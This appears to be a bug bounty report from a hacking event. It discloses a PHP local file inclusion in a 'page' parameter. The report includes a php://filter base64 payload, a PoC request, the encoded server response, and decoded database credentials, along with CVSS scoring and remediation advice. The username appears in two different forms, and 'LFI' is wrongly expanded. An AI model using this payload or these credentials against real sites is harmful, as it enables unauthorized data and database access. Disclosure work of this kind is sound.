

#YWH-PGM14549-33 BB





Source Code Disclosure via LFI (Login File Inclusion) and php://filter

WOCS'Hack 2025

Submitted by DirtyBst3rd on 2025-04-26

REPORT DETAILS

Password in Configuration File (CWE-260) **Bug type**

CVE ID Impact

Scope *.3xploit.me

Endpoint https://96ee4fe5f43a.3xploit.me/index.php?page

=php://filter/convert.base64-encode/resource=co

nfig.php

Severity High

CVSS vector string CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Vulnerable part

based on the page GET parameter Part name

Payload ?page=php://filter/convert.base64-encode/resourc

e=config.php

Technical env. Ubuntu, Firefox

App. fingerprint

7.5 HIGH

CVSS

BUG DESCRIPTION

DESCRIPTION

The webserver exposes sensitive backend source code, allowing an attacker to retrieve the database credentials. This results in a full compromise of the database, allowing unauthorized access to user accounts, internal application data, and more.

EXPLOITATION

Attacker sends a request to the application with specific path manipulation to retrieve PHP source code.

Attacker decodes base64-encoded files to retrieve config.php.

From the decoded content, the attacker extracts the following database credentials:

Host: db

Database: my association db

Username: eP3PWzIi Password: vgTWMoJ2

The attacker can now connect to the database and fully compromise the application.

POC

GET /index.php?page=php://filter/convert.base64-encode/resource=config.php HTTP/2 Host: 96ee4fe5f43a.3xploit.me

The server respond with this #YWH-PGM14549-33

CONFIDENTIAL

PD9waHAKJGhvc3QgPSAnZGInOwokZGIgICA9ICdteV9hc3NvY2lhdGlvbl9kYic7CiR1c2VylD0gJ2VQM1BXekpqJzsKJHBhc3MgPSAndmdUV01vSjInOwokY2hhcnNldCA9ICd1dGY4bWl0JzsKCiRkc24gPSAibXlzcWw6aG9zdD0kaG9zdDtkYm5hbWU9JGRiO2NoYXJzZXQ9JGNoYXJzZXQiOwokb3B0aW9ucyA9IFsKlCAgIFBETzo6QVRUUI9FUIJNT0RFICAgICAgICAgICAgPT4gUERPOjpFUIJNT0RFX0VYQ0VQVEIPTiwKlCAgIFBETzo6QVRUUI9ERUZBVUxUX0ZFVENIX01PREUgPT4gUERPOjpGRVRDSF9BU1NPQywKlCAgIFBETzo6QVRUUI9FTVVMQVRFX1BSRVBBUkVTICAgPT4gZmFsc2UsCl07Cgp0cnkgewogICAgJHBkbyA9IG5ldyBQRE8oJGRzbiwgJHVzZXIslCRwYXNzLCAkb3B0aW9ucyk7Cn0gY2F0Y2ggKFxQRE9FeGNIcHRpb24gJGUpIHsKlCAgIHRocm93IG5ldyBcUERPRXhjZXB0aW9uKCRILT5nZXRNZXNzYWdlKCkslChpbnQpJGUtPmdldENvZGUoKSk7Cn0KPz4K

```
After decoding the string you will have this <?php $host = 'db'; $db = 'my_association_db'; $user = 'eP3PWzJj'; $pass = 'vgTWMoJ2'; $charset = 'utf8mb4'; ... ?>
```

RISK


Confidentiality Impact: High: Exposure of internal application logic, database credentials, and sensitive configurations.

System Compromise Potential: Attackers can reuse credentials to gain unauthorized access to databases or other services.

REMEDIATION

Ensure PHP source code is not accessible publicly. Remove backup files, misconfigured .php files, or other dev artifacts from production servers. Restrict database access by IP address and/or network.

COMMENTS



#YWH-PGM14549-33 Page 2 / 3

CONFIDENTIAL



#YWH-PGM14549-33 Page 3 / 3